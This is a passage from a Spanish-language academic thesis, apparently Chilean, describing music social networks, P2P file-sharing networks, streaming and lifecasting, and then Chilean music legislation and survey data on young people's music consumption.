Soundcloud. Es una red social para músicos en donde se puede difundir y distribuir música. Esta red permite reproducción online de las obras musicales, comentarios de los usuarios e inserción de reproductores de soundcloud en webs. En el sitio www.whatsnew.com en un comentario sobre Soundcloud, el autor @juandiegopolo se refiere a las funciones que ofrece la plataforma, en este caso, subir material desde celulares:


“Para que entendáis lo que esto significa es mejor imaginar la cantidad de usos que se le puede dar: crear melodías en plena calle y dejarlas guardadas automáticamente en la web para continuar en el estudio, grabar conversaciones importantes para posterior análisis, sin necesidad de nada más que un iPhone o teléfono con Android³¹”.

[31] [en línea] <<http://www.whatsnew.com/2010/12/21/soundcloud-para-grabar-y-compartir-sonidos-en-la-web-tambien-en-android-y-iphone/>> [consulta: 25 de Marzo 2012]

Además de los factores ya descritos, una de las virtudes de Soundcloud es que ofrece los archivos con Creative Commons, lo que permite menor restricción en cuanto a derechos de autor. Esta red social se perfila como una de las más idóneas para la difusión de grupos musicales, sobre todo emergentes y se estima que un par de años podría incluso reemplazar a redes como MySpace o Youtube.

Last.fm. Esta red es una radio online que tiene un sistema de recomendación de música que puede identificar cuales son los posibles gustos de los usuarios. La radio se puede escuchar ilimitadamente pero solo si se ha pagado el servicio previamente.

Para los músicos, permite la creación de un perfil muy detallado que les permite tener imágenes, videos, blog, biografía, lista de contactos, entre otros. Last.fm se ha consolidado como uno de los sistemas de reproducción online de música más populares. Al mismo tiempo, varios músicos reconocidos tienen perfiles en ésta red. Una de sus desventajas es que no es un sistema gratuito completamente, por lo que puede ser restrictivo para bandas emergentes y/o para público que quiera reproducir de forma online la música.



Soundcloud, un sitio en donde se almacena música y, en donde los usuarios pueden comentar y aportar a la creación musical.




Playeek. Es una red social para contactarse con otros músicos y formar grupos. Los usuarios se registran como músicos, y en su perfil deben introducir datos como los instrumentos que tocan, los estilos que le gustan, si son profesionales o no y la ciudad de residencia. También se puede configurar que tipo de oferta es la que quiere re-

cibir como notificaciones y formar grupos online. Playeek es una red de origen español que nació el año 2010 y surge de la iniciativa de músicos para facilitar el contacto para proyectos y colaboraciones musicales.

Ping. Es la red social del programa Itunes de la empresa Apple. Puedes crearte un perfil en donde pones tus gustos musicales y tienes una lista de contactos. Además, puedes seguir a artistas musicales e interactuar con ellos a través de las actualizaciones de sus estados, fotos y conversaciones. Ping tiene la particularidad de que funciona en los productos Apple, como iPad, iPhone e iPod Touch. Esta es una de las redes que tiene mayor proyección. Es más exclusiva que otras, debido a que sólo está conectada con los productos y servicios de Itunes.

Otras redes. Hay diversas redes sociales que apuntan a la música dentro de alguno de sus aspectos. Ejemplos: www.redkaraoke.com, la cual ofrece un servicio de búsqueda y creación de música karaoke; <http://tastebuds.fm/> es un sitio para encontrar parejas pero en base a tus gustos musicales; www.gatunes.com te permite ver videos de las canciones que están en youtube, además de contar con otros aspectos de las redes sociales.



Ping, la red social de Itunes y la empresa Apple

Peer to peer significa conexiones entre computadoras de igual a igual. Las redes P2P utilizan los recursos de todas las máquinas conectadas para intercambiar archivos. Existen dos tipos de usuarios, los clientes o Peers, y los servidores. Los clientes son computadores que alivianan el tráfico y los servidores comunican a los clientes los archivos a descargar.

3.2

Peer to Peer. Redes P2P

Este sistema permite que las redes no sean inestables, y que no se necesite un gran soporte para permitir el intercambio. Existen diversos tipos de redes p2p.

Peer to Peer puro. Este tipo de redes adquieren la denominación de nodo, que son las conexiones de computadores entre clientes y servidoras que de manera ideal, su tráfico interno funciona entre cada nodo descentralizado. Este tipo de redes es casi inexistente, porque al final todos terminan siendo híbridos.

Peer to Peer Impuro o Híbrido. Son la gran mayoría de las redes p2p. Tiene un sistema de servidor centralizado y que sirve de puente para los clientes, por lo que en una eventual caída del servidor, toda la red deja de funcionar. Además existen también sistemas mixtos de nodos, pero que son muy poco usuales. Los tipos de redes p2p pueden ser de distintas formas.

Anillo: Computadoras en conjunto actúan como un mismo servidor.

Jerárquicas: El servidor distribuye la información a nodos y éstos a nodos que conocen, sucesivamente.

Descentralizadas: Eliminación de servidores centrales para ahorrar recursos. Tipo ideal de redes p2p

Híbridas: Inclusión de supernodos dentro de redes que actúan de manera centralizada y descentralizada y utilizan recursos para agilizar la conexión entre clientes. Es una de las redes con más éxito.

El modelo de las redes p2p es usado en casi todas las acciones que realizamos en internet. Permite infraestructuras pequeñas y la reducción de la carga de los servidores. Estos modelos y redes se han enmarcado en 3 generaciones diferentes.

En una primera instancia surgieron servidores centralizados de las cuales destacó Napster. Los servidores actuaban administrando las búsquedas y los archivos. Debido al excesivo uso de los servidores, estas redes fueron inestables y de poca confianza, por intercambiar archivos protegidos por derechos de autor, por lo que fueron condenadas de tráfico ilegal. Napster y Audiolgalaxy cerraron sus sistemas y uno de los pocos sobrevivientes de ese proceso, es Soulseek.



Luego del cierre de los primeros sistemas a fines del año 2000, pocas fueron las iniciativas en continuar la expansión de las redes de intercambio, debido también a la fuerte opresión de MPAA (Motion Picture Association) y RIAA (Recording Industry Association of América), entre otras instituciones. Se propuso entonces la creación de sistemas híbridos para el intercambio de archivos a través de nodos. Esto impulsó el surgimiento de los denominados miniservidores, que provenían de los computadores de los clientes. Además, en una segunda etapa se desarrollaron los supernodos, que han permitido un mayor tráfico de archivos hasta el día de hoy.

Producto de estas razones, surgieron nuevos conceptos de Red en Redes, conocido como P2P. Esta nueva generación propuso un sistema híbrido y de nodos descentralizados para el intercambio de archivos, en donde los computadores conectados a redes eran tanto clientes como servidores. Posteriormente, se crearon redes con supernodos, los cuales se llevaban la mayor cantidad de carga, lo que produjo una mayor optimización del tráfico y por sobre todo, la tasa de transferencia. En la actualidad este tipo de programas siguen vigentes y dentro de los más destacados están *Edonkey*, *Bittorrent*, *Ares*, *Emule*, entre otros.

Uno de los problemas de este tipo de redes, aparte de la lucha en contra de la piratería, es la percepción de inseguridad debido al alto tráfico de virus en las descargas. Para las próximas generaciones se espera que los programas p2p evolucionen y mejoren sus características. Las nuevas tendencias apuntan a dos puntos en específico, el primero, a la privacidad del usuario y el segundo al aumento de tasas de tráfico con redes centralizadas y puras. Es importante para el desarrollo de estos programas mantener la privacidad debido a que las acciones legales en contra del tráfico ilegal han apuntado a denunciar a los usuarios más que a las grandes compañías. Respecto a las nuevas redes puras, los usuarios poseen anchos de banda de mayor extensión, por lo que se espera que los grandes servidores se vuelvan obsoletos por las conexiones de usuarios que van a dar abasto para realizar transferencias de archivos.

Los programas P2P soportan diversos tipos de archivos, siendo los más comunes los de sonido. Estos archivos pueden ser transferidos por dos tipos de formatos, lossy y lossless. El primero tiene un nivel de compresión muy alto, lo que permite un archivo más pequeño en cuanto a tamaño, pero de menor calidad; Estos archivos son los más frecuentes, como por ejemplo el formato MP3. El segundo, está enfocado en una mejor calidad más que en el ta-

maño, motivo por el cual los archivos generalmente son más pesados; Ejemplo de estos archivos son FLAC y APE. Los p2p también transfieren archivos de video, siendo los formatos más habituales AVI, MPEG y WMV. Ya en una menor frecuencia, también permiten la descarga de imágenes (JPEG, GIF, PNG, TIFF), datos comprimidos en ZIP, RAR, ACE o 7Z o imágenes de CD como los formatos BIN, ISO o IMG. Además, algunas redes pueden descargar los archivos en Bit.torrent, que son un tipo de intercambio de ficheros, en donde la información de los archivos es descargada para conectarse con los programas de descarga, tales como *Vuze*, *BitComet*, *µTorrent*, entre otros.

Los programas más conocidos de las redes P2P (y los más utilizados hasta ahora) son *eMule*, *Ares*, *Galaxy*, *BitComet*, *Soulseek*, *BitTorrent*, *EDonkey*, *Morpheus* y *Azureus*, entre otros.

Con el fin de analizar la perspectiva musical dentro de las redes en internet, el streaming se constituye como uno de los medios audiovisuales más preponderante de los últimos años. Desde radios online, programas de tv digitales hasta incluso transmisiones de usuarios por sitios de streaming, son las áreas que abarcan este tipo de transmisiones que han permitido a diversas entidades de la música exponer sus trabajos y darse a conocer.

Reproducción multimedia en Internet

El ancho de banda siempre va a determinar las conexiones a internet de los usuarios y en el caso de las reproducciones multimedia, también. La alternativa más común es la utilización de los servicios estándar de Internet, a través de HTTP y FTP, en donde la información la visualizamos sólo una vez descargada. (Download and Play).

La segunda forma de acceder a los archivos multimedia en línea son las descargas progresivas de información que permiten reproducción apenas se obtiene la información. Esta vía utiliza generalmente utiliza el máximo de ancho de banda, motivo por el cual resulta casi inevitable los saltos y cortes de reproducción, debido a que la información dependerá de la conexión. (Progressive Download and Play)

La tendencia más actual para la reproducción multimedial es el Streaming, en el cual se utilizan protocolos para transmitir a tiempo real. Utiliza sólo lo necesario de ancho de banda para ir reproduciendo. No requiere descargar los archivos mas por causa del Jitter o retardo, se efectúa una etapa inicial de buffering en donde se almacena gradualmente la información para no retrasar la transmisión.

3.3

Streaming

El Streaming es la entrega de elementos multimedia a través de internet a tiempo real. En el proceso no se descargan al computador los elementos, sino que va reproduciendo conforme se está recibiendo el medio, evitando que el ancho de banda se ocupe al máximo para intentar transferir lo más rápido posible el archivo. Utiliza el protocolo RTSP (Real-Time Streaming Protocol), el cual permite controlar el contenido como avanzar, rebobinar o dar saltos en la película.

Los datos se pueden transportar utilizando el protocolo RTP (Real-Time Transport Protocol) que permite que se transfiera la información multimedial a tiempo real en cualquier tipo de red.



Tipo de Streaming

Streaming Directo (Live Streaming). Es el que permite la transmisión multimedial a tiempo real. Para este proceso es necesario el uso de un software que transfiera la señal a la red con el fin de generar el flujo hacia los usuarios. Comúnmente este tipo de streaming se observa en conciertos online o en grabaciones con web cam. La radio y televisión por internet también se constituyen como streaming, a pesar de que en el tiempo real, la información sea pre-grabada.

Streaming bajo demanda (On-Demand Streaming). Este tipo de streaming permite a los clientes el poder controlar el contenido multimedia, debido a que la transmisión no es a tiempo real pero el servidor sí. Éste, además, cumple poner a disposición del cliente el contenido a través de conexiones independientes con cada uno. El número de conectados al mismo tiempo, sólo va a depender del ancho de banda de la red del servidor.

Distribución de Streaming

Broadcast. Se refiere a la transmisión en vivo a través de un servidor; Los usuarios se conectan a este servidor y van observando exactamente el punto en que va la transmisión. El Broadcast está limitado por los routers conectados a la red, por lo que casi todas las redes que participan de este proceso, pueden ser del área local.

“Broadcasting se refiere a la transmisión de paquetes de información que serán recibidas por cualquier dispositivo que pertenezca a la red, el alcance de esta definición está limitado a un dominio de Broadcast”³²

Los broadcasters son los que capturan y comprimen el medio audiovisual a tiempo real. Generalmente los realizadores de streaming utilizan un computador para la transmisión y otro para el broadcast.

Unicast. En esta transmisión se inician conexiones entre servidor y cada uno de los clientes, lo que produce mayor congestión en el tráfico y en la reproducción del streaming, motivo por el cual, necesita que los usuarios posean una mejor ancho de banda. Esta es casi la única manera en que se puede realizar el streaming, debido a que los ISP no permiten redes IP bajo el mismo dominio. Existe también un método mixto en donde se pueden mezclar ambos streaming.

Multicast. Es la distribución de la información a usuarios simultáneamente. A través del multicast solo un stream se comparte entre diferentes clientes. Esta técnica reduce el tráfico en la red y evita la congestión de los routers, pero para poseerla se debe estar conectado a redes privadas, tener una red IP bajo un mismo dominio o tener acceso a soportes multicast. (Algunos ISP no los permiten)

Desde un principio se ha asociado el streaming a programas como Real Player o Windows Media Player, instalándose en los navegadores en forma de plug-ins, reproduciendo los contenidos multimedia en internet. Para poder realizar el streaming se deben utilizar programas para comprimir los archivos a una posterior transferencia a un servidor.

[32] QUINTERO, Juan Pablo . y CASTRO, Cristian Andrey. Proyecto de grado para optar al título de Ingeniero Electrónico. Medellín. 2006, p.36 .[PDF en línea] < <http://microe.udea.edu.co/proyectos/DMA/enlaces/tesis/Evaluacion%20de%20Servidores%20de%20streaming.pdf> >[consulta: 25 de Marzo 2012]

Real, es el formato más utilizado en streaming, a través de programas como Realplayer (cliente), Real Producer (Compresor) y RealServer (Servidor). También se utiliza el Reproductor de Windows media y QuickTime.

En cuanto a los servidores, no es necesario un servidor como para colocar archivos de audio y video en internet, debido a que cualquier servidor soporta la información. Sin embargo, existen servidores especialmente preparados para transmitir streaming, y nos permiten por ejemplo, transferencias de eventos en directo tales como una radio o la transmisión de un evento en vivo.

Algunos de los servidores más populares de bases de datos de audio son sitios como, Decibel, Discogs, The Freesound Project, iLike, Last.fm, MP3.com, MySpace y Pandora, entre otros. Respecto a los servicios On-Demand de música en internet, los más populares son Deezer, Grooveshark, Last.fm, Pandora, Rhapsody y Spotify.



El lifecasting es un tipo de streaming online, el cual se refiere a *“esta idea de tener una vida en directo tiene una práctica similar: el lifecasting; actividad que procura la transmisión de la vida cotidiana de las personas, y que en el último lustro se incrementó en la Internet gracias a la convergencia de tecnologías digitales, que sumadas a portales web, dieron la posibilidad de que cada usuario tuviera su propio videolog (vlog) o canal audiovisual.”*.

El concepto de Lifecasting en un comienzo se denominaba a: los dobles de acción de las películas, la realización de prótesis médicas y los consoladores sexuales, o dildos. Desde el año 2007, con el boom de transmisiones multimediales por streaming, el Lifecasting pasó a ser la grabación de la vida de usuarios por las cámaras web de los computadores con el fin de transmitir el evento en vivo, a través de la red. Dentro del proceso interactúan dos tipos de usuarios, el Lifecaster quien es que crea la transmisión y expone su vida cotidiana, y el Lifeviewer, que es el usuario que observa el evento.

Dentro de la interfaz del streaming, el Lifecaster tiene la pantalla de lo que se está transmitiendo y a un costado, un chat en donde se interconecta con otros usuarios. Además, las transmisiones se

graban y se pueden acceder a ellas en formato de reproducción de videos.

Este tipo de transmisión streaming se constituye como una nueva forma en que las comunidades digitales interactúan. Además, tiene estricta relación con el desarrollo de las redes sociales.

Ustream. es un sitio web de video streaming en donde se puede transmitir eventos en vivo, creados por usuarios. Puedes tener tu propia página de transmisión, posee área de chat y de conexión con twitter, y el sitio permite poder linkear el evento con otras páginas. Ustream tiene compatibilidad con teléfonos, el sistema Android, iPad, iPhone, entre otros.

3.4 Lifecasting

Sitios de Lifecasting

Justin.tv. Comunidad online donde los usuarios pueden transmitir videos on-demand y en vivo. Cuenta con casi los mismos servicios de Ustream, pero además permite mayor interconexión con otras redes sociales tales como *MySpace*, *Facebook* y *Twitter*. Una vez que la transmisión da por terminado, el sitio mantiene la grabación por 7 días para poder descargar el material audiovisual.

En un comienzo partió como la experiencia grabada de uno de los fundadores del sitio, Justin Kan. Ahora en la actualidad el servicio se extendió ofreciendo varias cámaras en vivo, extendiéndola a los usuarios con el fin del lifecasting.

Livestream. Servicio similar a los recién expuestos, con la excepción que apenas terminada la grabación los clips son grabados automáticamente.

Además otros servicios de lifecasting son <http://www.stickam.com/>, <http://www.blogtv.com/>, <http://www.kyte.tv/>, <http://yaika.com/>, <http://make.tv/> y <http://www.glomera.com/>, entre otros.

3.5 Entorno del músico emergente, en Internet.

Con el apogeo de MySpace y Facebook, el marco de las redes sociales en el mundo de la música se ha visto en constante crecimiento. Desde un comienzo, las comunidades online sólo intercambiaron archivos a través de las redes P2P hasta, el día de hoy, consolidarse comunidades colaborativas en torno a la música. En cuanto a la difusión del material, los grupos musicales tienen la opción de comercializar su música o no, a través de internet. Cada músico escoge la manera más apropiada, por ejemplo, si utilizarla sólo como medio de difusión para captar posibles espectadores de los eventos en vivo y participación de público en las redes sociales o vender la música a través de sellos digitales.

Según la descripción de las web 2.0, los músicos a través de internet se desenvuelven en la producción y de la difusión musical. Las nuevas redes digitales van a aportar al desarrollo de las comunidades musicales a través de:

Creación de Perfiles. A través de los perfiles, los músicos pueden plasmar los elementos esenciales como cuál es su música, cuáles son sus influencias, biografías, imágenes, videos o todo lo que les permita un mayor reconocimiento en el medio. Los principales sitios que aportan a este proceso son MySpace, Facebook y Last.fm, entre

otros. Como redes de contenidos, a través de los blogs, los músicos pueden plasmar en el tiempo, el proceso y crecimiento de las bandas, así como el desarrollo de temas asociados a la música.

Retroalimentar la creación musical. Muchas de las bandas musicales emergentes, no necesariamente ponen en constante evaluación la creación musical; Además, no todas las bandas poseen estudios profesionales en relación a la música. Las características autodidactas y colaborativas de las nuevas generaciones, han llevado a que las redes se presten a espacios de opinión pública a través de las interfaces de las aplicaciones, tanto de usuarios como de músicos. Ejemplos de estas redes son, Soundcloud, MySpace, en el caso de imágenes Flickr, Tumblr, Blogs, en videos, Youtube, Vimeo, entre otros.

Eventos. Los músicos pueden tocar en vivo, principalmente en fiestas y eventos. Hoy, las redes ofrecen un sinnúmero de aplicaciones para poder organizar y promover estos eventos, tales como organizadores de blog, los calendarios de Facebook, Last.Fm, MySpace, los Hashtags de Twitter, etc. Además, la tecnología permite también poder difundir estos eventos a través de aplicaciones de reproducciones de video y Streaming, tales como la conformación de radios



podcasts, transmisiones de tv online, y registros en sitios como youtube o vimeo.

Base de datos. Las redes P2P se han afianzado como una de las formas más trascendentales para obtener música. Independiente de los marcos legales de los derechos de autores, las comunidades internautas frecuentemente están intercambiando archivos. Además, gracias a estas comunidades, conformadas como organizaciones inteligentes, se han gestionado extensas base de datos que permiten a los usuarios poder acceder a la música de casi cualquier manera posible, a través de interfaces optimizadas para las búsquedas y el acceso a la música.

Comunidades Musicales. Las redes sociales en relación a la música, como Ping, Twitter o Myspace, han permitido el acceso de internautas ordinarios con músicos reconocidos, interactuando con el público, incluso de manera directa. Se generan redes de vinculación de los usuarios para con la música, lo que conforma extensas comunidades musicales a través de múltiples redes y aplicaciones, con el fin incluso, de fomentar la búsqueda de referentes y músicos afines a los usuarios, como la red Playeek, por ejemplo.

Expandir la música a la cotidianeidad. La música acompaña en casi todos los momentos a las nue-

vas generaciones. Algunas redes y aplicaciones trascienden en esta experiencia musical, ofreciendo nuevas maneras de reproducir música y acceder a las comunidades online, a través de teléfonos, Smartphones, Ipad, Itouch, entre otros. Además a través del Lifecasting, se aproxima a una nueva forma de interacción de los usuarios; Respecto a la música, las bandas emergentes pueden utilizar el Lifecasting para la exposición de material audiovisual, como la transmisión de conciertos en vivo con el fin de acercar la música a las comunidades online. Un claro ejemplo, es lo que realiza el sitio www.twitsessions.com, que expone mensualmente una transmisión en vivo de grupos musicales chilenos influyentes y contemporáneos.

Música Rock/Pop en Chile

Capítulo 4

Este capítulo tiene como objetivo introducir el contexto global en el que se desenvuelven los músicos chilenos populares de rock/pop de hoy en día, con el fin de establecer cuáles son las variables que afectan o aportan a la industria musical, poniendo énfasis por sobre todo, al surgimiento y al desarrollo de bandas musicales emergentes del género rock y pop.

Es necesario comprender los marcos de regulación en el que se desenvuelve la industria musical en nuestro país para poder reflexionar y comprender, cómo bandas nuevas pueden comercializar su música y darse a conocer, sin la necesidad de suscribirse a sellos discográficos.

Por último, es pertinente también, contextualizar el estado del rock nacional, desde sus inicios hasta la actualidad, con el fin de observar el proceso de la industria musical, identificar cuáles son las nuevas tendencias musicales y cómo ha crecido a la par, la necesidad de exploración y creación de imágenes representativas de los grupos como método publicitario y de difusión al momento de iniciar una carrera musical.

4.1 Legislación de la música en Chile.

En Chile, diversas entidades de carácter gubernamental como privados, componen el marco de regulación de la música, con entidades que promueven tanto el desarrollo y el impacto cultural de ésta como la regulación de derechos de autor.

En el **Consejo Nacional de la Cultura y las Artes en Chile**, existen entidades que promueven el desarrollo y el patrimonio musical, como lo es el Consejo de la Música, que tiene como objetivo fomentar a autores, compositores, intérpretes, ejecutantes, recopiladores, investigadores y productores de fonogramas chilenos, con el fin de preservar nuestra identidad cultural.

Además, el estado regula otros organismos que apoya la creación artística nacional, como por ejemplo, las escuelas de Rock y la SCD.

La Escuela de Rock es uno de los primeros programas relacionados con la música y que tiene apoyo estatal. Está consignado a promover y estimular la música popular chilena con un enfoque ligado a la inclusión de los jóvenes en la experimentación musical. Además de generar constantemente eventos en todo el país, tienen como función promover, la creación de bandas y agrupaciones de Rock Chileno Emergente, la participación de los jóvenes en la

cultura, el rock en Chile y el Patrimonio Musical Chileno.

La SCD (Sociedad de Derechos de Autor)

tiene como función gestionar los derechos autorales de la música en Chile, con el fin de resguardarla y difundirla. Además, se encarga de la recaudación de los derechos de autor por la utilización pública de la música y de sus reproducciones en formato cassette, CD, DVD o videos. Dentro de sus implementaciones, cuenta con las salas SCD, la Escuela de música SCD, el centro de música y tecnología (CMT) y asistencias económicas, como Fondo de Ayuda SCD, Derecho Mínimo Garantizado o Fondo de emergencia. Respecto a los asociados a la SCD pueden ser autores, compositores, intérpretes, artistas, ejecutantes y/o editores de música en espectáculos, en difusión de medios de comunicación o en ediciones de discos.

La **Ley de propiedad intelectual** rige los derechos de autor por cada obra que se inscriba por autoría. Es pertinente referirse a ella, debido a que establece las bases conceptuales de lo que rodea al mundo artista, pero más específicamente en la música, a nivel nacional. La última modificación de la Ley de Propiedad Intelectual se modificó y expuso 4 de Mayo del 2010. En ella se

aclaran diversos puntos acerca de la producción musical, los más relevantes son:

“Artista, intérprete o ejecutante: el actor, locutor, narrador, declamador, cantante, bailarín, músico o cualquiera otra persona que interprete o ejecute una obra literaria o artística o expresiones del folklore; Productor de fonogramas significa la persona natural o jurídica que toma la iniciativa y tiene la responsabilidad económica de la primera fijación de los sonidos de una ejecución o interpretación u otros sonidos o las representaciones de sonidos;...”

“... Fonograma: toda fijación exclusivamente sonora de los sonidos de una ejecución o de otros sonidos³⁴”. Además, se hace referencia a los tipos de obras que se pueden generar. Las obras individuales, son aquellas creadas por una persona natural. Las obras en colaboración, son aquellas creadas en conjunto en donde cada miembro posee una parte del derecho. Las obras colectivas, son trabajadas en conjunto también pero son publicadas por una persona, la cual orienta, coordina y divulga bajo su nombre.


[34] Biblioteca del Congreso Nacional de Chile. Ley de Propiedad Intelectual. [en línea] <<http://www.leychile.cl/Navegar?idNorma=28933&idParte=&idVersion=2010-05-04>>. [consulta: 25 de Marzo 2012]




4.2

Música y Cultura en nuestro país.

Funciones Artes Escénicas de Chile, Año 2009



Participación nacional en conciertos, según nivel socioeconómico



La música en nuestro país puede consumirse a través de las producciones fonográficas, digitales o no, como de los conciertos en vivo que se llevan a cabo en distintos lugares alrededor de todo el país, como estadios, teatros, locales nocturnos o en espacios públicos. Para una mayor comprensión del impacto que tiene la música, a nivel escénico, definido en tocatas, conciertos y recitales en nuestro país, el Informe Anual de Cultura y Tiempo Libre 2009, realizado por el INE en convenio con el Consejo Nacional de Cultura y Artes, revela una muestra estadística de las funciones de artes escénicas en Chile. Es necesario aclarar además, que ésta encuesta representa los datos más actuales con respaldo del gobierno acerca del tema.

Respecto al tipo de espectáculo y a la totalidad de artes escénicas en estudio, aquellas relacionados con el área musical, como lo son conciertos de música popular³⁵, música docta y ópera, en el año 2009 tuvieron una cantidad de funciones que en comparación al total, representan al 24% de las artes escénicas. Dentro de este porcentaje y de la escena musical, los conciertos de música

popular representan al 66,6%. Estos datos nos demuestran que la música en vivo, no es tan frecuente dentro de la cotidianidad de los chilenos y en parte podría ser porque la música se puede consumir tanto en vivo como a través de producciones fonográficas. Otras artes como la Danza o el Teatro, poseen los mayores porcentajes de asistencia en vivo, lo que refleja un crecimiento en la participación de eventos de éstas artes escénicas por sobre las otras, en el transcurso del año 2007 hasta el 2009.

En relación a las funciones de conciertos populares, las cuáles son el estudio para mi análisis, representan a un 15,6% del total de espectáculos culturales registrados en nuestro país, aumentando un 0,7% respecto al año anterior. Esto nos clarifica que los conciertos populares poseen casi la totalidad del espectro musical en vivo, en cuanto al número de funciones. Además, esto puede verse reforzado por la pluralidad de eventos que acercan a la cultura a personas que, en su mayoría, no tienen acceso, como eventos comunales o festivales gratuitos de artes escénicas en general.

[35] En éste caso, el concepto de "música popular" está descrito desde la acepción propia de las artes musicales que no corresponden ni a las clásicas ni a la ópera, confluendo en ella géneros desde el folclor hasta el Rock & Pop

La participación de público en las funciones a conciertos en general según su nivel socioeconómico, se ha desarrollado un notable aumento en las clases más bajas, debido a la mayor disponibilidad de eventos gratuitos a los que se pueden acceder, como ya explicaba con anterioridad. La mayoría de las funciones de música docta como ópera, han demostrado una importante alza, debido a la condición de gratuidad de la mayoría de las funciones que se realizan en nuestro país.

Estos datos reflejan además que el acceso mayoritario a funciones de conciertos es muy homogéneo respecto a la condición social. De todas maneras, el nivel socioeconómico no es un factor en el que detendré mi análisis, debido a que considero de mayor importancia las tendencias musicales que el origen de los individuos en cuestión, considerando la música popular como principal horizonte a analizar.

Relacion Jóvenes/Música

En relación al desarrollo de las bandas emergentes, el público objetivo para ellas está conglomerado principalmente en la población joven de nuestro país; Hoy en día, casi todos los jóvenes tienen acceso a la tecnología para escuchar y reproducir música, por internet o celular, y en menor escala DVD y CD. Conocen además, diferentes maneras para acceder a la música, ya sea, por plataformas que permiten descargas legales o ilegales. Adimark en conjunto a la SCD y al Centro de Estudios Universitarios (CEU) de la Universidad UNIACC, realizó un estudio sobre música, comunicación y jóvenes, con una muestra de 485 casos (hombres y mujeres entre 12 y 30 años de la ciudad de Santiago). En la encuesta se estudian datos como la frecuencia con que se asiste a conciertos, cuánta música escuchan los jóvenes y en qué momento lo hacen, entre otros factores.


En relación a la reproducción de música un **92,1%** de los encuestados, tiene al menos un reproductor de música ya sean, mp3, mp4, Ipod o celular, y el promedio de canciones que tiene cada joven en su reproductor son alrededor de 177 canciones. Estos resultados reflejan que los jóvenes son consumidores habituales de música y que ya sea pagado o no, acceden a ella con un fin necesario para su vida.

Según éste estudio, los jóvenes chilenos consumen música en un promedio de 4 horas diarias, y un **86,9%** lo hace todos los días. La música entonces influye dentro del entorno cotidiano de los jóvenes, entregando no tan sólo el placer de ser disfrutada, sino también valores, ideologías y, tendencias y estilos de vida.

